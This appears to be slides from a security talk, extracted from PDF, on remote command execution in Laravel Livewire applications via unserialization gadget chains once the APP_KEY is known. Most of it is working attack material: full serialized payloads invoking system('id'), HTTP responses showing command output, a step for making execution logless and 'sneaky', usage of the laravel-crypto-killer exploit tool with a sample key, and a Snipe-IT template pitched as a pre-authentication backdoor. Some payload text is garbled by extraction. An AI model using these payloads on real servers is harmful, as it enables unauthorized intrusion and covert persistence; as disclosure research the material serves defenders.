```
1  <?php
2
3  namespace Illuminate\Broadcasting;
4
5  class BroadcastEvent implements ShouldQueue
6  {
7      ① public function __construct($event)
8      {
9          [...]
10     }
11
12     public function dispatchNextJobInChain()
13     {
14         if (! empty($this->chained)) {
15             ② dispatch(tap(unserialize(
16                 array_shift($this->chained)),
17                 function ($next) {
18                     [...]
19                 }));
20         }
21     }
22
23 }
```

<https://github.com/illuminate/broadcasting/blob/master/BroadcastEvent.php>

Step 2: BroadcastEvent gadget



Step 2: BroadcastEvent gadget

✓ Laravel contains dozens of valid unserialization payload leading to remote command execution

The payload Laravel/RCE4 was used to reach remote command execution

```
(env) user@poc-laravel:~/Desktop/tmp_phpggc/phpggc$ ./test-gc-compatibility.py laravel/laravel:12.0.11,11.6.1,10.3.3,9.5.2,8.6.11,7.30.1,6.20.1 Laravel/RCE4 Laravel/RCE8 Laravel/RCE9 Laravel/RCE10 Laravel/RCE13 Laravel/RCE15 Laravel/RCE17 Laravel/RCE19 Laravel/RCE20
Running on PHP version PHP 8.3.13 (cli) (built: Nov 19 2024 09:56:47) (NTS).
Testing 7 versions for laravel/laravel against 9 gadget chains.
```

laravel/laravel	Package	Laravel/RCE4	Laravel/RCE8	Laravel/RCE9	Laravel/RCE10	Laravel/RCE13	Laravel/RCE15	Laravel/RCE17	Laravel/RCE19	Laravel/RCE20
12.0.11	OK	OK	OK	OK	OK	OK	OK	OK	OK	OK
11.6.1	OK	OK	OK	OK	OK	OK	OK	OK	OK	OK
10.3.3	OK	OK	OK	OK	OK	OK	OK	OK	OK	OK
9.5.2	OK	OK	OK	OK	OK	OK	OK	OK	KO	OK
8.6.11	OK	OK	OK	OK	OK	OK	OK	KO	KO	OK
7.30.1	OK	OK	OK	OK	OK	OK	OK	KO	KO	OK
6.20.1	OK	OK	KO	OK	OK	OK	OK	KO	KO	OK

Step 2: getting RCE


```
{
  "_token": "h1cB6ZJFXn0BRklJs0pSTBbNPwtMd5UJdRZddA1",
  "components": [
    {
      "snapshot": {
        "{\\\"data\\\":{\\\"count\\\":[{\\\"a\\\":[{\\\"__toString\\\":\\\"phpversion\\\",\\\"close\\\":[
        [{\\\"chained\\\":{\\\"0:38:\\\"Illuminate\\\\\\\\Broadcasting\\\\\\\\BroadcastEvent\\\\\\\\
        :4:{s:5:\\\"dummy\\\"};0:40:\\\"Illuminate\\\\\\\\Broadcasting\\\\\\\\PendingBroadc
        ast\\\\\\\\:2:{s:9:\\\"\\\\u0000*\\\\u0000events\\\\\\\\\";0:31:\\\"Illuminate\\\\\\\\Valida
        tion\\\\\\\\Validator\\\\\\\\:1:{s:10:\\\"extensions\\\\\\\\\";a:1:{s:0:\\\"\\\\\\\\\";s:6:\\\"
        system\\\\\\\\\";}}s:8:\\\"\\\\u0000*\\\\u0000event\\\\\\\\\";s:2:\\\"id\\\\\\\\\";}}s:10:\\\"
        connection\\\\\\\\\";N;s:5:\\\"queue\\\\\\\\\";N;s:5:\\\"event\\\\\\\\\";0:37:\\\"Illuminate\\\\
        \\\\Notifications\\\\\\\\Notification\\\\\\\\:0:{}}\\\"}}]},{\\\"s\\\":\\\"form\\\",\\\"class\\\":\\\"
        Illuminate\\\\\\\\Broadcasting\\\\\\\\BroadcastEvent\\\"}},\\\"dispatchNextJobInChain\\
        \",\\\"s\\\":\\\"clctn\\\",\\\"class\\\":\\\"Laravel\\\\\\\\SerializableClosure\\\\\\\\Serializ
        ers\\\\\\\\Signed\\\"}}},{\\\"s\\\":\\\"clctn\\\",\\\"class\\\":\\\"GuzzleHttp\\\\\\\\Psr7\\\\\\\\FnSt
        ream\\\"}},\\\"b\\\":[{\\\"__toString\\\":[[[null,{\\\"s\\\":\\\"mdl\\\",\\\"class\\\":\\\"Laravel
        \\\\Prompts\\\\\\\\Terminal\\\"}],\\\"exit\\\"],[{\\\"s\\\":\\\"clctn\\\",\\\"class\\\":\\\"Laravel
        \\\\SerializableClosure\\\\\\\\Serializers\\\\\\\\Signed\\\"}}},{\\\"s\\\":\\\"clctn\\\",\\\"c
        lass\\\":\\\"GuzzleHttp\\\\\\\\Psr7\\\\\\\\FnStream\\\"}}],{\\\"class\\\":\\\"League\\\\\\\\Flys
        tem\\\\\\\\UrlGeneration\\\\\\\\ShardedPrefixPublicUrlGenerator\\\",\\\"s\\\":\\\"clctn\\\"}
        ]},\\\"memo\\\":{\\\"id\\\":\\\"axmZG6KUmSGhxMGvQGqD\\\",\\\"name\\\":\\\"counter\\\",\\\"path\\
        \":\\\"counter\\\",\\\"method\\\":\\\"GET\\\",\\\"children\\\":[],\\\"scripts\\\":[],\\\"assets\\
        \":[],\\\"errors\\\":[],\\\"locale\\\":\\\"en\\\",\\\"checksum\\\":\\\"aee250fb5bcf48b53474bdc
        b94075cd5ef57880a8d12c174863abbdee9d78c52\\\"}},
        \"updates\":{
        },
        \"calls\":[
          {
            \"path\": \"\",
            \"method\": \"increment\",
            \"params\": [
            ]
          }
        ]
      }
    }
  ]
}
```

```

5 Cache-Control: no-cache, private
6 date: Tue, 11 Mar 2025 10:20:33 GMT
7 Content-Type: text/html; charset=UTF-8
8 Set-Cookie: XSRF-TOKEN=
eyJpdii6InVyaFF4aG4vVDNXcw1hQytYeEU0U2c9PSIsInZhbHVlIjoIYVNVJbk9VMudqbWNLVDFHc2lCKzRwRitiI
25meHFwSG1xVzZEukorRwPIS0VLMmw0WVpmZm0zTG9uMUJUVGR1bHc1UED4WHpmSHVPWlhRc1hMREdWZ04zb1l1TZW
phamYwRWJtZSswdFFkQ1AxYmNYRSt6SmsxyUmswWjNVd1BHcm4iLCJtYWMiOiI1MGUzOWI3M2I4ZmY3NWZkNTI4ZGF
1ZTQ3NjVhZDdlZTA0TY4ZmM2OTU5ZjJiYzI2ZDNlMmQ3M2Q5NTk5MmEyIiwidGFnIjoIIn0%3D; expires=Tue,
11 Mar 2025 12:20:33 GMT; Max-Age=7200; path=/; samesite=lax
9 Set-Cookie: laravel_session=
eyJpdii6ImVudG9oZS84dUpqNEthb1hUQ242bWc9PSIsInZhbHVlIjoicXNKdVpqa21IU0ppM3h3aEFnQ3BT0HhIR
lo3N1pnU09zZ090Qc1FIa0UvaTdoVENCbzNOYy9xdFBobXl1bW1YT0tpbURSc3c0SWlhV0dzTG0zL0pjenRMS2QwcX
VlejhlDzlk0UFkyVWFhMHZQY09GNXZib1NYeVljUWFINEo0cm0iLCJtYWMiOiIyNzk4NmY2ODVhMjcZMzgZyZkYjM
yY2ExNTQ2MG5MTcyZDhkODI2ZTM3ZGE2NjcxNThhZTcwZmIzNzJiMmU4IiwidGFnIjoIIn0%3D; expires=Tue,
11 Mar 2025 12:20:33 GMT; Max-Age=7200; path=/; httponly; samesite=lax
10
11 uid=1337(sail) gid=0(root) groups=0(root)
12 <!DOCTYPE html>
13 <html lang="en">
14 <head>
15 <meta charset="utf-8">
16 <meta name="viewport" content="width=device-width, initial-scale=1">
17
18 <title>
19 Server Error
20 </title>
21
22 <style>
23
24 /*! normalize.css v8.0.1 | MIT License | github.com/necolas/normalize.css
25 */html{
26     line-height:1.15;
27     -webkit-text-size-adjust:100%
28 }
29 body{
30     margin:0
31 }
32 a{

```

Step 2: getting RCE



Step 3: make the server flaw stop to stay sneaky

- Errors are triggered after the remote command execution
- Error logs will be therefore generated
- Since the payload is sent to the legitimate endpoint `/livewire/update`, it is possible to make the execution totally logless and sneaky to upgrade the payload!

✓ The unserialize gadget `Laravel/RCE4` used for RCE was patched to keep the code flow inside `BroadcastEvent`

⚠ Anyways, Livewire will crash in most cases afterwards inside the `Component`

Step 3: Terminal gadget

The **FnStream** gadget allows us to reach the **Terminal** gadget, which can be used to stop the code flow

1. The **Terminal** gadget is compatible with the **mdl** synthesizer
2. It allows reaching a call to **exit**

```
exit(1)
```

 This is the final piece!

```
1 <?php
2
3 namespace Laravel\Prompts;
4
5 class Terminal
6 {
7     ① public function __construct()
8     {
9         $this->terminal = new SymfonyTerminal();
10    }
11
12    public function exit(): void
13    {
14        ② exit(1);
15    }
16
17 }
```

Step 3: make the server flaw stop to stay sneaky

Request

PrettyRawHex

16 {
 "_token": "CDWukEAcvTCuEIjpxSPgTDfKphiLmzCAD6Ty5n1t",
 "components": [
 {
 "snapshot":
 "{
 \"data\": {
 \"count\": {
 \"a\": {
 \"__toString\": \"phpversion\",
 \"close\": [[
 {
 \"chained\": {
 \"0:38\": \"Illuminate\\\\Broadcasting\\\\BroadcastEvent\\\\\":4:{s:5:\\\\\"dummy\\\\\\\":0:40:\\\\\"Illuminate\\\\Broadcasting\\\\PendingBroadcast\\\\\":2:{s:9:\\\\\"\\\\u0000*\\\\u0000events\\\\\\\":0:31:\\\\\"Illuminate\\\\Validation\\\\Validator\\\\\":1:{s:10:\\\\\"extensions\\\\\\\":a:1:{s:0:\\\\\"\\\\\\\":s:6:\\\\\"system\\\\\\\":}}s:8:\\\\\"\\\\u0000*\\\\u0000event\\\\\\\":s:2:\\\\\"id\\\\\\\":}}s:10:\\\\\"connection\\\\\\\":N;s:5:\\\\\"queue\\\\\\\":N;s:5:\\\\\"event\\\\\\\":0:37:\\\\\"Illuminate\\\\Notifications\\\\Notification\\\\\":0:{}}\\\\\\\"}], {
 \"s\": \"form\",
 \"class\": \"Illuminate\\\\Broadcasting\\\\BroadcastEvent\\\\\",
 \"dispatchNextJobInChain\": {
 \"s\": \"clctn\",
 \"class\": \"Laravel\\\\SerializableClosure\\\\Serializers\\\\Signed\\\\\",
 \"s\": \"clctn\",
 \"class\": \"GuzzleHttp\\\\Psr7\\\\FnStream\\\\\",
 \"b\": {
 \"__toString\": [[null, {
 \"s\": \"mdl\",
 \"class\": \"Laravel\\\\Prompts\\\\Terminal\\\\\",
 \"exit\": {
 \"s\": \"clctn\",
 \"class\": \"Laravel\\\\SerializableClosure\\\\Serializers\\\\Signed\\\\\",
 \"s\": \"clctn\",
 \"class\": \"GuzzleHttp\\\\Psr7\\\\FnStream\\\\\"
 }
 }
 }, {
 \"class\": \"League\\\\Flysystem\\\\UrlGeneration\\\\ShardedPrefixPublicUrlGenerator\\\\\",
 \"s\": \"clctn\",
 \"phpinfo\": 1,
 \"memo\": {
 \"id\": \"nd4fbWiaILAgfvfKdwfw\",
 \"name\": \"counter\",
 \"path\": \"counter\",
 \"method\": \"GET\",
 \"children\": [],
 \"scripts\": [],
 \"assets\": [],
 \"errors\": [],
 \"locale\": \"en\",
 \"checksum\": \"268ca4f554cb6a4668fba582dc02b098f1fc829b4c787c0c311203c9e9e7c22f\"
 }
 },
 \"updates\": {
 {
 {
 \"path\": \"\",
 \"method\": \"increment\"
 }
 }
 }
 }
 }
 }
 }
 }
 }
 }
 }
]
}
}

Response


PrettyRawHexRender

1 HTTP/1.1 200 OK
2 Host: 192.168.122.184
3 Date: Fri, 14 Feb 2025 17:07:21 GMT
4 Connection: close
5 X-Powered-By: PHP/8.3.16
6 Content-type: text/html; charset=UTF-8
7
8 uid=1000(sail) gid=1000(sail) groups=1000(sail)
9

0 highlights

0 highlights

Step 3: make the server flaw stop to stay sneaky



Exploit Livewire based applications with laravel-crypto-killer



Presentation of the exploit mode




```
$ python3 laravel_crypto_killer.py exploit --help
```

```
usage: laravel_crypto_killer.py exploit [-h] --exploit {livewire} --key KEY [--json JSON]
                                         [--function FUNCTION] [--param PARAM]
```

options:

-h, --help	show this help message and exit
--exploit {livewire}, -e {livewire}	Name of the exploit you want to run
--key KEY, -k KEY	Key used by Laravel stored in APP_KEY in .env
--json JSON, -j JSON	JSON of the livewire request to exploit. Can be a raw string or a path to a file where the JSON is saved.
--function FUNCTION, -f FUNCTION	Function to be called
--param PARAM, -p PARAM	Param passed to the function

Presentation of the exploit mode



Building a payload

```
$ python3 laravel-crypto-killer.py exploit -e livewire -k 'base64:i0KiD5kgmsN88JQULD+kVJP0PMkI55uyGVxL8pikRM0=' -j request.json --function system -p id
{
  "_token": "YpWyzsJpZTcngy0Ps0MaTthOuWwKdw1coi0ughVo",
  "components": [
    {
      "snapshot": "{\"data\":{\"count\": [{\"a\": [\"__toString\": \"phpversion\", \"close\": [[{\"chained\": [\"0:38:\\\\\"Illuminate\\\\\\\\Broadcasting\\\\\\\\BroadcastEvent\\\\\\\\\":4:{s:5:\\\\\"dummy\\\\\\\\\";0:40:\\\\\"Illuminate\\\\\\\\Broadcasting\\\\\\\\PendingBroadcast\\\\\\\\\":2:{s:9:\\\\\"\\\\\\\\u0000*\\\\\\\\u0000events\\\\\\\\\";0:31:\\\\\"Illuminate\\\\\\\\Validation\\\\\\\\Validator\\\\\\\\\":1:{s:10:\\\\\"extensions\\\\\\\\\";a:1:{s:0:\\\\\"\\\\\\\\\";s:6:\\\\\"system\\\\\\\\\";}}s:8:\\\\\"\\\\\\\\u0000*\\\\\\\\u0000event\\\\\\\\\";s:2:\\\\\"id\\\\\\\\\";s:10:\\\\\"connection\\\\\\\\\";N;s:5:\\\\\"queue\\\\\\\\\";N;s:5:\\\\\"event\\\\\\\\\";0:37:\\\\\"Illuminate\\\\\\\\Notifications\\\\\\\\Notification\\\\\\\\\":0:{}}\\\"]}], {\"s\": \"form\", \"class\": \"Illuminate\\\\\\\\Broadcasting\\\\\\\\BroadcastEvent\"}], \"dispatchNextJobInChain\", {\"s\": \"clctn\", \"class\": \"Laravel\\\\\\\\SerializableClosure\\\\\\\\Serializers\\\\\\\\Signed\"}], {\"s\": \"clctn\", \"class\": \"GuzzleHttp\\\\\\\\Psr7\\\\\\\\FnStream\"}], \"b\": [{\"__toString\": [[null, {\"s\": \"mdl\", \"class\": \"Laravel\\\\\\\\Prompts\\\\\\\\Terminal\"}], \"exit\"}], {\"s\": \"clctn\", \"class\": \"Laravel\\\\\\\\SerializableClosure\\\\\\\\Serializers\\\\\\\\Signed\"}], {\"s\": \"clctn\", \"class\": \"GuzzleHttp\\\\\\\\Psr7\\\\\\\\FnStream\"}], {\"class\": \"League\\\\\\\\Flysystem\\\\\\\\UrlGeneration\\\\\\\\ShardedPrefixPublicUrlGenerator\", \"s\": \"clctn\"}], \"memo\": {\"id\": \"fb8qatQ8Np9UqQ1FHegq\", \"name\": \"counter\", \"path\": \"counter\", \"method\": \"GET\", \"children\": [], \"scripts\": [], \"assets\": [], \"errors\": [], \"locale\": \"en\"}, \"checksum\": \"3f36b325045ee2c650015b0255899e8da6c6a6419faef98791669c85e087fb75\"}",
      "updates": {},
      "calls": [
        {
          "path": "",
          "method": "increment",
          "params": []
        }
      ]
    }
  ]
}
```

 Use the file containing the request and the APP_KEY to generate a new payload

Building a payload

Request

PrettyRawHex

16 {
 "_token": "CDWukEAcvTCuEIjpxSPgTDfkphiLmzCAD6Ty5n1t",
 "components": [
 {
 "snapshot":
 "{
 \"data\": {
 \"count\": [{
 \"a\": {
 \"__toString\": \"phpversion\\",
 \"close\": [[
 {
 \"chained\": {
 \"0:38:\\\"Illuminate\\\\Broadcasting\\\\BroadcastEvent\\\":4:{s:5:\\\"dummy\\\";0:40:\\\"Illuminate\\\\Broadcasting\\\\PendingBroadcast\\\":2:{s:9:\\\"\\\\u0000*\\\\u0000events\\\";0:31:\\\"Illuminate\\\\Validation\\\\Validator\\\":1:{s:10:\\\"extensions\\\";a:1:{s:0:\\\"\\\\\\\";s:6:\\\"system\\\";}}s:8:\\\"\\\\u0000*\\\\u0000event\\\";s:2:\\\"id\\\";s:10:\\\"connection\\\";N;s:5:\\\"queue\\\";N;s:5:\\\"event\\\";0:37:\\\"Illuminate\\\\Notifications\\\\Notification\\\":0:{}}\\\"}], {
 \"s\\\": \"form\\\",
 \"class\\\": \"Illuminate\\\\Broadcasting\\\\BroadcastEvent\\\",
 \"dispatchNextJobInChain\\\",
 {
 \"s\\\": \"clctn\\\",
 \"class\\\": \"Laravel\\\\SerializableClosure\\\\Serializers\\\\Signed\\\",
 {
 \"s\\\": \"clctn\\\",
 \"class\\\": \"GuzzleHttp\\\\Psr7\\\\FnStream\\\",
 \"b\\\": [{
 \"__toString\": [[
 null, {
 \"s\\\": \"mdl\\\",
 \"class\\\": \"Laravel\\\\Prompts\\\\Terminal\\\",
 \"exit\\\",
 {
 \"s\\\": \"clctn\\\",
 \"class\\\": \"Laravel\\\\SerializableClosure\\\\Serializers\\\\Signed\\\",
 {
 \"s\\\": \"clctn\\\",
 \"class\\\": \"GuzzleHttp\\\\Psr7\\\\FnStream\\\"}}
 }, {
 \"class\\\": \"League\\\\Flysystem\\\\UrlGeneration\\\\ShardedPrefixPublicUrlGenerator\\\",
 \"s\\\": \"clctn\\\",
 \"phpinfo\\\": 1,
 \"memo\\\": {
 \"id\\\": \"nd4fbwIaILAgfvfKdwfw\\\",
 \"name\\\": \"counter\\\",
 \"path\\\": \"counter\\\",
 \"method\\\": \"GET\\\",
 \"children\\\": [],
 \"scripts\\\": [],
 \"assets\\\": [],
 \"errors\\\": [],
 \"locale\\\": \"en\\\",
 \"checksum\\\": \"268ca4f554cb6a4668fba582dc02b098f1fc829b4c787c0c311203c9e9e7c22f\\\"
 },
 \"updates\\\": {
 },
 \"calls\\\": [
 {
 \"path\\\": \"\",
 \"method\\\": \"increment\".
 }
]
 }
 }
 }
 }
 }
 }
 }
 }
 }
 }
 }
 }
 }
 }
]
}

0 highlights

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK
2 Host: 192.168.122.184
3 Date: Fri, 14 Feb 2025 17:07:21 GMT
4 Connection: close
5 X-Powered-By: PHP/8.3.16
6 Content-type: text/html; charset=UTF-8
7
8 uid=1000(sail) gid=1000(sail) groups=1000(sail)
9

0 highlights



Replay the request with the new JSON content and enjoy your RCE :D

Exploit an actual project: Snipe-IT



- Once you have a request template, you only need the `APP_KEY`
 - the RCE can be played pre-authentication as long as you are in possession of the `APP_KEY`
 - Livewire can then be used as a sneaky backdoor!
- For example, here is a Livewire template valid on Snipe-IT

```
$ cat snipe-it_livewire.json
{
  "_token": "Qyx2gXfZ0zMf6dGoDf7Z2qLhX9PhgzYofE0ZsZ0z",
  "components": [
    {
      "snapshot": "{\"data\":{\"progress\":[],\"memo\":{\"id\":\"Y6a883cdUFy82whZ10JW\",\"name\":\"Importer\",
      \"path\":\"login\",\"method\":\"GET\",\"children\":[],\"scripts\":[],\"assets\":[],\"errors\":[],
      \"locale\":\"en\",\"checksum\":\"6681a672a6d6927531f7df23c775bc1ced2479b48c3fb0c23f3ed335a0011008\"}},
      \"updates\": {},
      \"calls\": []
    }
  ]
}
```

<https://github.com/grokability/snipe-it>

